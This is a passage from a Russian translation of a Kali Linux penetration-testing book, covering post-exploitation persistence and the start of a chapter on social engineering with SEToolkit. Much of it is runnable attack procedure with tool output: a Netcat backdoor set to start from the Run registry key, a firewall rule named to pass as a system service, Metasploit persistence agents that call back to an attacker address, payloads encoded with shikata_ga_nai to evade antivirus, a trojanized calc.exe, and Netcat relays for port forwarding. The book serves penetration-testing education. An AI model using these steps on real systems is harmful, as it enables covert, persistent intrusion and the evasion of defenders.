
Дистанционное включение Virtual Network Computing

Если система содержит приложения, которые, как известно, подвержены риску (особенно программы удаленного доступа), может оказаться возможным воспользоваться существующими уязвимостями, чтобы эксплуатировать систему. Например:

- Возможно, для некоторых программ из реестра можно извлечь пароли удаленного доступа. VNC хранит пароли в реестре, и их можно получить, извлекая ключ реестра вручную или загружая и выполняя приложение, такое как VNCPassView NirSoft.
- Различные версии VNC содержат различные уязвимости, которые могут быть использованы для компрометации приложения и получения удаленного доступа к системе. Если у пользователя установлена текущая версия, возможно, удастся удалить эту версию и установить устаревшую версию на ее место. Из-за схожести функциональности между версиями пользователь может не замечать замену, но злоумышленник может использовать эксплоиты аутентификации обхода, найденные в более старых версиях VNC, чтобы поддерживать доступ на этапе после компрометации.

Metasploit поставляется с возможностью введения VNC непосредственно в эксплоитовую систему с использованием модуля VNCINJECT.

На следующем скриншоте VNC был выбран в качестве полезной нагрузки вместо обычной оболочки reverse_TCP:



Эта атака не требует никакой аутентификации. Если вы тестируете клиентский сайт, убедитесь, что все уязвимые приложения удалены из взломанной системы после того, как была доказана уязвимость, иначе вы создали точку доступа, которую может найти и использовать любой другой злоумышленник!

Использование постоянных агентов

Традиционно, злоумышленники размещали бэкдор на взломанной системе - если входная дверь предоставляла авторизованный доступ к законным пользователям, то бэкдор-приложения позволяли злоумышленникам вернуться к эксплуатируемой системе и получить доступ к сервисам и данным.

К сожалению, классические бэкдоры обеспечивали ограниченную интерактивность и не были рассчитаны на стойкость на скомпрометированных системах в течение очень длительных временных рамок. Это было расценено как существенный недостаток сообщества злоумышленников, поскольку после обнаружения и удаления бэкдора потребовалась дополнительная работа для повторения компромиссных шагов и использования системы, что было затруднено для предупрежденных системных администраторов, защищающих сеть и ее ресурсы.

Сейчас Kali концентрируется на стойких агентах, которые при правильном использовании труднее обнаружить. Первым инструментом, который мы рассмотрим, является почтенный Netcat.

Использование Netcat в качестве стойкого агента

Netcat - это приложение, которое поддерживает чтение и запись сетевых подключений с использованием «сырых» пакетов TCP и UDP. В отличие от пакетов, организованных службами, такими как Telnet или FTP, пакеты Netcat не сопровождаются заголовками или другой информацией о канале, характерной для службы. Это упрощает обмен данными и позволяет использовать практически универсальный канал связи.

Последняя стабильная версия Netcat была выпущена Хоббитом в 1996 году, и она оставалась такой же полезной, как и раньше; На самом деле, его часто называют швейцарским армейским ножом TCP/IP. Netcat может выполнять множество функций, в том числе:

- Сканирование портов
- Захват баннеров для определения услуг
- Перенаправление портов и проксирование
- Передача файлов и общение в чате, включая поддержку криминалистики данных и удаленных резервных копий
- Использоваться как бэкдор или интерактивный постоянный агент, на взломанной системе

На этом этапе мы сосредоточимся на использовании Netcat для создания стойкой оболочки на взломанной системе. Хотя в следующем примере Windows используется как целевая платформа, оболочка работает так же, когда используется на платформе Unix.

В примере, показанном на следующем скриншоте, мы сохраним name-nc.exe исполняемого файла; Однако обычно его переименовывают перед использованием, чтобы свести к минимуму обнаружение. Даже если оно будет переименовано, оно, как правило, будет идентифицироваться антивирусным программным обеспечением; Многие атакующие будут изменять или удалять исходные тексты Netcat, которые не требуются, и перекомпилируют его перед использованием; Такие изменения могут изменить конкретную сигнатуру, используемую антивирусными программами для идентификации приложения как Netcat, что делает его невидимым для антивирусных программ.
Netcat хранится на Kali в репозитории /usr/share/windows-binaries. Чтобы загрузить его в скомпрометированную систему, введите следующую команду из meterpreter:

```
meterpreter> upload/usr/share/windows-binaries/nc.exe
C:\\WINDOWS\\system32
```

Выполнение предыдущей команды показано на следующем скриншоте:

```
meterpreter > upload /usr/share/windows-binaries/nc.exe c:\\WINDOWS\\system32
[*] uploading  : /usr/share/windows-binaries/nc.exe -> c:\WINDOWS\system32
[*] uploaded   : /usr/share/windows-binaries/nc.exe -> c:\WINDOWS\system32\nc.ex
e
```

Вам не нужно специально помещать его в папку system32; Однако из-за большого количества и разнообразия типов файлов в этой папке это лучшее место для скрытия файла в скомпрометированной системе.

При проведении теста проникновения на одном клиенте мы идентифицировали шесть отдельных экземпляров Netcat на одном сервере. Netcat был дважды установлен двумя отдельными системными администраторами для поддержки сетевого управления; Остальные четыре экземпляра были установлены внешними злоумышленниками и не были идентифицированы до испытания на проникновение. Поэтому всегда смотрите, действительно ли Netcat уже установлен на вашей цели!

Если у вас нет соединения meterpreter, вы можете использовать Trivial File Transfer Protocol (TFTP) для передачи файла.

Затем настройте реестр для запуска Netcat при запуске системы и убедитесь, что он прослушивает порт 444 (или любой другой порт, который вы выбрали, пока он не используется) с помощью следующей команды:

```
meterpreter>reg setval -k
  HKLM\\software\\microsoft\\windows\\currentversion\\run -vv nc
  -d 'C:\\windows\\system32\\nc.exe -Ldp 444 -e cmd.exe'
```

Убедитесь, что изменение в реестре было успешно выполнено с помощью следующей команды queryval:

```
meterpreter>reg queryval -k
  HKLM\\software\\microsoft\\windows\\currentverion\\run -vv nc
```

С помощью команды netsh откройте порт на локальном брандмауэре, чтобы гарантировать, что взломанная система будет принимать удаленные подключения к Netcat. Важно знать целевую операционную систему. Контекст командной строки netsh advfirewall firewall используется для Windows Vista, а также для Windows Server 2008 и более поздних версий; Команда netsh firewall используется для более ранних операционных систем.

Чтобы добавить порт в локальный брандмауэр Windows, введите команду shell в приглашении meterpreter и затем введите правило с помощью соответствующей команды. При именовании правила используйте такое имя, как svchostpassthrough, это предполагает, что правило важно для правильного функционирования системы. Пример команды показан ниже:

```
C:\Windows\system32>netsh firewall add portopening TCP 444

  "service passthrough"
```

Убедитесь, что изменение было успешно выполнено с помощью следующей команды.:

```
C:\windows\system32>netsh firewall show portopening
```

Выполнение ранее упомянутых команд показано на следующем снимке экрана:

```
meterpreter > shell
Process 1016 created.
Channel 3 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>netsh firewall add portopening TCP 444 "svchost passthrough"
netsh firewall add portopening TCP 444 "svchost passthrough"
Ok.


C:\WINDOWS\system32>netsh firewall show portopening
netsh firewall show portopening

Port configuration for Standard profile:
Port   Protocol  Mode     Name
-------------------------------------------------------------------
444    TCP       Enable   svchost passthrough
```

Когда правило порта будет подтверждено, убедитесь, что опция перезагрузки работает.


- Введите следующую команду из приглашения meterpreter:

  meterpreter> reboot

- Введите следующую команду из интерактивной оболочки Windows:

  C:\windows\system32>shutdown -r -t 00

Чтобы удаленно получить доступ к взломанной системе, введите nc в командной строке, укажите подробность подключения (основная информация об отчетах -v и -vv сообщает гораздо больше информации), а затем введите IP-адрес целевого объекта и номер порта, как показано на следующем скриншоте:



К сожалению, существуют некоторые ограничения для использования Netcat - аутентификации или шифрования передаваемых данных нет, и это обнаруживается почти во всех антивирусных программах.

Отсутствие шифрования может быть разрешено с использованием cryptcat - варианта Netcat, который использует шифрование Twofish для защиты данных во время передачи между эксплуатируемым хостом и злоумышленником. Двойное шифрование, разработанное Брюсом Шнайером, представляет собой усовершенствованный симметричный блочный шифр, который обеспечивает достаточно надежную защиту для зашифрованных данных.

Чтобы использовать cryptcat, убедитесь, что слушатель готов и настроен с надежным паролем, используя следующую команду:
root@kali:~# cryptcat -k password -l -p 444

Затем загрузите cryptcat в зараженную систему и настройте его для подключения к IP-адресу слушателя с помощью следующей команды:

C:\cryptcat -k password <IP адрес слушателя> 444

К сожалению, Netcat и его варианты остаются обнаружаемыми большинством антивирусных приложений. Можно отобразить Netcat с помощью шестнадцатеричного редактора, чтобы изменить исходный код Netcat; Это поможет избежать запуска действия по подписи сигнатуры антивируса, но это может затянуться на долгий процесс проб и ошибок. Более эффективный подход - использовать механизмы устойчивости Metasploit Framework.

Поддержание стойкости с Metasploit Framework

Metasploit's metpreter содержит несколько скриптов, которые поддерживают персистентность на взломанной системе. Мы рассмотрим два варианта сценария для размещения бэкдора в скомпрометированной системе: metsvc и persistence.

Использование сценария metsvc

Сценарий metsvc - это обертка сетевой службы для meterpreter, которая позволяет либо использовать его в качестве службы Windows, либо запускать как приложение командной строки. Он обычно используется как backdoor для поддержания связи с взломанной системой.

Чтобы использовать metsvc, сначала скомпрометируйте систему, а затем перенесите meterpreter в процесс explorer.exe, чтобы получить более стабильную оболочку.

Выполните запуск агента metsvc, выполнив команду run, как показано на следующем скриншоте. Как вы можете видеть, он создает временный каталог установки, загружает три файла (metsrv.dll, metsvc-server.exe и metsvc.exe), а затем запускает metsvc.

```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\DIGITA~1\LOCALS~1\Te
mp\CvjrsZWOMK...
[*]  >> Uploading metsrv.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
        * Installing service metsvc
 * Starting service
Service metsvc successfully installed.
```

Чтобы взаимодействовать с постоянным агентом metsvc, злоумышленник открывает платформу Metasploit Framework и выбирает exploit/multi/handler с полезной нагрузкой /metsvc_bind_tcp, как показано на следующем скриншоте. Также задаются другие параметры (IP-адрес и порт).

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > set RHOST 192.
RHOST => 192.
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/metsvc_bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, no
ne
   LPORT     31337            yes       The listen port
   RHOST     192.             no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Когда выполняется команда эксплоита, сеанс открывается непосредственно между двумя системами, позволяя эскалации привилегий и других функций из командной строки meterpreter. Выполнение команды exploit показано на следующем скриншоте:


```
msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 1 opened (192.:44930 -> 192.:31337)


meterpreter > pwd
C:\WINDOWS\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Скрипт metsvc не требует аутентификации; Как только агент на месте, он может быть использован кем-либо, чтобы получить доступ к взломанной системе. Большинство злоумышленников не использовали бы это, не изменяя исходный код таким образом, чтобы он требовал проверки подлинности или обеспечения наличия некоторого метода для фильтрации удаленных подключений.

Что еще более важно, это не скрытая атака. Любая попытка отобразить запущенные процессы, такие как ввод команды ps из приглашения meterpreter, определит службу metsvc и тот факт, что исполняемый файл запущен из каталога Temp - что очень подозрительно! На следующем снимке экрана каталог со случайным именем (CvjrsZWOMK), расположенным в папке Temp, является очевидным признаком того, что система была скомпрометирована:

```
1832  1660  wscript.exe        x86   0           RWBEGGS-1E69067\DigitalDefence
 C:\WINDOWS\System32\WScript.exe
1988  672   metsvc.exe         x86   0           NT AUTHORITY\SYSTEM
 C:\DOCUME~1\DIGITA~1\LOCALS~1\Temp\CvjrsZWOMK\metsvc.exe
```

Простой осмотр папки Temp определит три враждебных файла, как показано на следующем скриншоте; Однако, как правило, они будут помечены антивирусом, прежде чем они будут обнаружены вручную.



Использование сценария persistence

Более эффективный подход для получения стойкости - использовать сценарий persistence командной строки метрической очереди.

После того как система была эксплоатирована и команда migrate перенесла исходную оболочку в более безопасную службу, злоумышленник может вызвать скрипт persistence из приглашения meterpreter.

Использование команды -h в команде определит доступные параметры для создания persistence бэкдора, как показано на следующем скриншоте:

```
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching multi/handler to connect to the age
nt
    -L <opt>  Location in target host where to write payload to, if none %TEMP%
will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM pr
ivileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on the remote host where Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect
back
```

В примере, показанном на следующем снимке экрана, мы настроили persistence для автоматического запуска при загрузке системы и попытке подключиться к нашему слушателю каждые 10 секунд. Слушатель идентифицируется как удаленная система (-r) с определенным IP-адресом и портом. Кроме того, мы могли бы выбрать параметр -U, который начнет сохраняться, когда пользователь входит в систему.

```
meterpreter > run persistence -X -i 10 -p 444 -r 192.168.43.128
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/[redacted]
[redacted]
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.[redacted] LPORT=
444
[*] Persistent agent script is 611035 bytes long
[+] Persistent Script written to C:\WINDOWS\TEMP\eRCqtxBufilTB.vbs
[*] Executing script C:\WINDOWS\TEMP\eRCqtxBufilTB.vbs
[+] Agent executed with PID 1360
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Ru
n\YTpKAlna
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run
\YTpKAlna
```

Заметим, что мы произвольно выбрали порт 444 для использования persistence; Злоумышленник должен проверить параметры локального брандмауэра, чтобы убедиться, что этот порт открыт, или использовать команду reg, чтобы открыть порт. Как и большинство модулей Metasploit, любой порт может быть выбран, если он еще не используется.

Скрипт persistence помещает VBS-файл во временный каталог; Однако вы можете использовать опцию -L для указания другого местоположения. Скрипт также добавляет этот файл в разделы автозапуска локального реестра.

Поскольку скрипт сохранения не аутентифицирован, и любой может использовать его для доступа к взломанной системе, он должен быть удален из системы как можно скорее после обнаружения или завершения тестирования на проникновение. Чтобы удалить сценарий, подтвердите местоположение файла ресурсов для очистки и выполните следующую команду:

```
meterpreter> run multi_console_command -rc
  /root/.msf4/logs/persistence/<каталог>/<имя файла>.rc
```

Создание автономного стойкого агента с Metasploit

Metasploit Framework может использоваться для создания автономного исполняемого файла, который может сохраняться на зараженной системе и обеспечивать интерактивную связь. Преимущество автономного пакета заключается в том, что его можно заранее подготовить и проверить для обеспечения возможности подключения и кодирования для обхода локального антивирусного программного обеспечения.

Чтобы сделать простой автономный агент, запустите msfconsole в терминале Kali.

Используйте msfpayload для создания агента сохранения. В примере, показанном на следующем снимке экрана, агент настроен на использование оболочки reverse_tcp, которая будет подключаться к локальному хосту по адресу 192.***.**.*** на порту 4444. Агент с именем attack1.exe будет использовать исполняемый шаблон win32.

```
msf > msfpayload windows/meterpreter/reverse_tcp LHOST=192.[redacted] LPORT=4444
 x > /root/Desktop/attack1.exe
[*] exec: msfpayload windows/meterpreter/reverse_tcp LHOST=192.[redacted] LPORT=
4444 x > /root/Desktop/attack1.exe

Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.[redacted]", "LPORT"=>"4444"}
```

Автономный агент будет работать только на зараженных системах без установленного антивируса или если антивирус был сначала отключен с помощью соответствующей команды meterpreter. Чтобы обойти антивирус, бэкдор должен быть закодирован.

Существует несколько различных вариантов кодирования полезной нагрузки, как показано на следующем снимке экрана:

```
    Usage: /opt/metasploit/apps/pro/msf3/msfencode <options>

OPTIONS:

    -a <opt>  The architecture to encode as
    -b <opt>  The list of characters to avoid: '\x00\xff'
    -c <opt>  The number of times to encode the data
    -d <opt>  Specify the directory in which to look for EXE templates
    -e <opt>  The encoder to use
    -h        Help banner
    -i <opt>  Encode the contents of the supplied file path
    -k        Keep template working; run payload in new thread (use with -x)
    -l        List available encoders
    -m <opt>  Specifies an additional module search path
    -n        Dump encoder information
    -o <opt>  The output file
    -p <opt>  The platform to encode for
    -s <opt>  The maximum size of the encoded data
    -t <opt>  The output format: raw,ruby,rb,perl,pl,bash,sh,c,csharp,js_be,js_l
e,java,python,py,powershell,ps1,vbscript,vbapplication,dll,exe,exe-service,exe-s
mall,exe-only,elf,macho,vba,vba-exe,vbs,loop-vbs,asp,aspx,war,psh,psh-net
    -v        Increase verbosity
    -x <opt>  Specify an alternate executable template
```

Чтобы просмотреть доступные параметры, используйте команду show encoder.

Metasploit использует приблизительно 30 различных кодеров; По умолчанию, он выберет наиболее подходящий кодер, если он не указан.

Хорошим общим кодером для использования является shikata_ga_nai. Этот кодер реализует полиморфное кодирование обратной связи с добавлением XOR к 4-байтовому ключу, и это единственный кодер, который Metasploit оценивает как «отличный».

Чтобы закодировать ранее подготовленный агент attack.exe, мы используем следующую команду:

```
msf>msfencode -i attack.exe -o encoded_attack.exe -e

  x86/shikata_ga_nai -c 5 -t exe
```

Он пять раз шифрует agent.exe агент, используя протокол shikata_ga_nai. Каждый раз, когда он перекодируется, обнаружить его становится все труднее. Однако размер исполняемого файла также увеличивается.

Полная полезная нагрузка может быть создана непосредственно из командной строки в Kali. Он не только может быть закодирован, но мы можем настроить шаблон кодирования, чтобы избежать некоторых символов. Например, при кодировании постоянного агента следует избегать следующих символов, поскольку они могут привести к обнаружению и сбою атаки:

- \ x00 представляет 0-байтный адрес
- \ xa0 представляет фид линии
- \ xad представляет возврат каретки

Чтобы создать мультикодированную полезную нагрузку, используйте следующую команду:

```
msf>msfpayload windows/meterpreter/bind_tcp
  LPORT=444 R| msfencode -e x86/shikata_ga_nai -c 5 -t raw -a
  x86 -b '\x00\x0a\x0d' -c 5 -x /root/Desktop/attack.exe -o
  /root/Desktop/encoded_attack.exe
```

Вы также можете кодировать msfpayload в существующий исполняемый файл, и он будет работать как модифицированный исполняемый файл, так и как постоянный агент. Чтобы привязать постоянный агент к исполняемому файлу, например калькулятору (calc.exe), сначала скопируйте соответствующий файл calc.exe в папку шаблонов Metasploit, расположенную в /usr/share/metasploit-framework/data/templates. Когда шаблон установлен, используйте следующую команду:

```
msf>msfpayload windows/meterpreter/bind_tcp
  LPORT=444 R| msfencode -t exe -x calc.exe -k -o
  encoded_calc_attack.exe -e x86/shikata_ga_nai -c 5
```

Агент может быть помещен в целевую систему, переименован в calc.exe, чтобы заменить исходный калькулятор, а затем выполнен.

К сожалению, почти все исполняемые файлы, закодированные в Metasploit, могут быть обнаружены клиентским антивирусным программным обеспечением. Это было приписано тестерам на проникновения, которые представили зашифрованную полезную нагрузку на такие сайты, как VirusTotal (www.virustotal.com). Однако вы можете создать исполняемый файл, а затем зашифровать его с помощью Veil-Evasion, как описано в главе 4, «Эксплойт».

Перенаправление портов для обхода контроля сети

До сих пор мы изучали доступ к управляемой системе с помощью удаленного управления, как если бы у нас была прямая связь между жертвой и машинами злоумышленника; Однако такое подключение часто контролируется или блокируется сетевыми устройствами, такими как брандмауэр.

Злоумышленники могут обойти эти элементы управления, используя перенаправление портов, которая является назначенной системой, которая прослушивает определенные порты и пересылает сырые пакеты в определенное вторичное место.

Kali предоставляет несколько инструментов, которые поддерживают перенаправление портов, включая nc, cryptcat, socat, ssh, fpipe и meterpreter Metasploit; Мы рассмотрим некоторые примеры в следующих разделах.

Пример 1 - простое перенаправление портов

Простое перенаправление портов может использоваться, например, если вы скомпрометировали систему на внешней стороне сети в демилитаризованной зоне (DMZ) и должны иметь возможность взаимодействовать с внутренней системой из удаленного места.

На зараженной системе в DMZ настройте экземпляр Netcat для прослушивания входящих команд и пересылки их цели с помощью следующей команды:

```
root@kali:~# nc -l -p 44444 -e <IP ЦЕЛИ> 444
```

Эта команда вызывает Netcat (nc) для прослушивания (-l) входящего трафика и выполняет (-e) передачу этого входящего трафика на целевое устройство на порт 444. Порты не являются фиксированными и не обязательно должны быть одинаковыми На хосте прослушивания/переадресации и на конечной цели.

Если вам не хватает полной информации о внутренней сети цели, вы можете попробовать следующую команду:

```
root@kali:~# nc -l -p <local listening port> -c "nc <IP ЦЕЛИ>
   <порт ЦЕЛИ>
```

Эта команда устанавливает локальный (атакующий) экземпляр Netcat для прослушивания (-l) на указанном порту, а затем говорит Netcat создать новый процесс с каждым новым соединением (-c).

Этот простой пример позволяет аутсайдеру подключиться к прямой сети; Однако он не позволяет использовать двунаправленное соединение для передачи данных, которое требуется для некоторых инструментов.

Пример 2 - двунаправленное перенаправление портов

Рассмотрим три отдельные системы данных Windows:

[Нападающий] | [Экспедитор] | [Цель]

Чтобы включить двунаправленный канал связи с помощью Netcat, нам придется использовать именованные каналы. Именованный канал, также называемый FIFO, является средством создания определенной межпроцессной связи; Это позволяет нам обрабатывать его как объект, что упрощает управление при выдаче команд. В следующем примере атаки мы создаем именованный канал, называемый reverse, для обработки двунаправленных сообщений.

Атакующий имеет экземпляр Netcat в своей локальной системе, настроенный на прослушивание через порт 6661, используя следующую команду:

```
nc -l 6661
```

Экспедитор имеет скомпрометированный блок с установленным экземпляром Netcat, будет прослушивать входящие пакеты и пересылать их адресату; Он настроен на прослушивание через порт 6666, используя следующую команду:

```
nc -l 6666
```

В целевой системе введите следующую команду, чтобы создать именованный канал:

```
mkfifo reverse
```

Затем настройте локальный экземпляр Netcat для использования этого именованного канала, чтобы установить двустороннюю связь между системой пересылки атакующему с помощью следующей команды:

```
nc localhost 6661 0<reverse | nc localhost 6666 1>reverse
```

Такой же двунаправленный поток данных может быть достигнут с помощью socat, который предназначен для реализации соединений этого типа. Команда для этого примера будет выполнена из целевой системы и будет использоваться:

```
socat tcp:localhost:6661 tcp:localhost:6646
```

Резюме

В этой главе мы сосредоточились на заключительном этапе цепочки уничтожения злоумышленника - этапе управления, контроля и связи - когда атакующий использует постоянного агента для связи с взломанной системой.

На этом мы закончили первую часть этой книги, где подробно рассмотрели цепочку уничтожения злоумышленника, чтобы увидеть, как ее можно применить к компрометации сети или изолированной системы.

В части 2 «Фаза доставки» мы рассмотрим конкретные цепи уничтожения с использованием различных путей эксплоита. В главе 7 «Физические нападения и социальная инженерия» мы сосредоточимся на атаках физической безопасности и социальной инженерии. Темы будут включать обзор методологии атаки, создание враждебных USB-устройств и изгоев микрокомпьютеров, Инструментарий социальной инженерии и тестирование устойчивости системы к фишинговым атакам.

Часть 2

Фаза Доставки

Физические нападения и социальная инженерия

Эксплуатация Wireless Communications

Разведка и эксплуатация веб-приложений

Эксплуатация связи удаленного доступа

Эксплуатация стороны клиента

Установка Kali Linux

7

Физические нападения и социальная инженерия

Социальная инженерия, особенно в сочетании с физическим доступом к целевой системе, является самым успешным вектором атаки, используемым для тестирования на проникновение или фактической атаки.

В качестве маршрута атаки, поддерживающего цепочку уничтожения, социальная инженерия фокусируется на не технических аспектах атаки, которые используют доверие людей и врожденную готовность обманывать и манипулировать ими в ущерб сети и ее ресурсам.

Успех социально-инженерных атак зависит от двух ключевых факторов:

- Знания, полученные в ходе разведки. Злоумышленник должен знать имена пользователей, связанные с целью; Что более важно, злоумышленник должен понимать проблемы пользователей в сети.
- Понимание того, как применять эти знания, чтобы убедить потенциальных мишеней активировать атаку, щелкнув по ссылке или выполнив программу. Например, если целевая компания только что слилась с бывшим конкурентом, безопасность работы сотрудников, скорее всего, станет главной заботой. Поэтому электронные письма или документы с названиями, связанными с этим предметом, вероятно, будут открыты целевыми лицами.

В Kali Linux есть несколько инструментов и фреймворков, которые имеют больше шансов на успех, если социальная инженерия используется в качестве предлога для воздействия на потерпевших и открытие файлов или выполнение определенных операций. Примеры включают скриптовые атаки (включая сценарии Visual Basic, WMI и PowerShell), исполняемые файлы, созданные платформой Metasploit Framework, и BeEF (Обозреватель использования браузеров).

В этой главе мы сосредоточимся на нструментарии социальной инженерии или SEToolkit. Методы, используемые при использовании этих инструментов, будут служить моделью для использования социальной инженерии для развертывания атак из других инструментов.

В конце этой главы вы узнаете, как использовать SEToolkit, чтобы сделать следующее:

- Получить удаленную оболочку, используя фишинг-атаки и атаки Java-апплета
- Собирать имена пользователей и пароли, используя атаку харвестера
- Запустить атаки tabnabbing и webjacking
- Использовать веб-метод с несколькими атаками
- Использовать буквенно-цифровую инъекцию ShellScode PowerShell

Для поддержки атак социальной инженерии SET будут описаны следующие общие методы внедрения:

- Скрытие вредоносных исполняемых файлов и обфускация URL-адреса злоумышленника
- Эскалация атаки с использованием перенаправления DNS

Вы также узнаете, как создавать и внедрять враждебные физические устройства на основе микрокомпьютера Paspberry PI.

Инструментарий социальной инженерии

Инструмент Social-Engineer Toolkit (SEToolkit) был создан и написан Дэвидом Кеннеди (ReL1K), и поддерживается активной группой сотрудников (www.social-engineer.org). Это открытая исходная среда на основе python, специально разработанная для поддержки атак социальной инженерии.


Важным преимуществом SEToolkit является его взаимосвязь с Metasploit Framework, которая обеспечивает полезную нагрузку для эксплуатации, шифрование для обхода антивируса и модуль слушателя, который подключается к взломанной системе при отправке оболочки злоумышленнику.

Перед запуском SEToolkit вы можете внести некоторые изменения в конфигурационный файл.

Набор инструментов социальной инженерии предварительно сконфигурирован с общими настройками по умолчанию; Однако эти настройки можно изменить, чтобы адаптировать набор к конкретным сценариям атак. В Kali файл конфигурации - /usr/share/set/config/set_config. Изменение этого файла позволяет вам контролировать следующее:

- Переменные метапотока, включая местоположение, используемую базу данных, сколько раз должна быть закодирована полезная нагрузка и команды для автоматического запуска после установления сеанса метр-префикса.
- Переключатели Ettercap и dsniff для облегчения перенаправления DNS-атак и регистрации учетных данных. Контролируя DNS, злоумышленник может автоматически направлять группы людей на ложные сайты, созданные с помощью setoolkit.
- Конфигурирование sendmail или других почтовых программ для использования в атаках, требующих подделанных адресов электронной почты; Это позволяет социальному инженеру повысить достоверность атак, используя адрес электронной почты, который, как представляется, поступает из надежного источника, например старшего менеджера в той же компании.
- Используемый поставщик электронной почты, включая Gmail, Hotmail и Yahoo.
- Создание самоподписанных Java-апплетов с поддельным издателем, активация SSL-сертификатов и кража цифровых подписей.
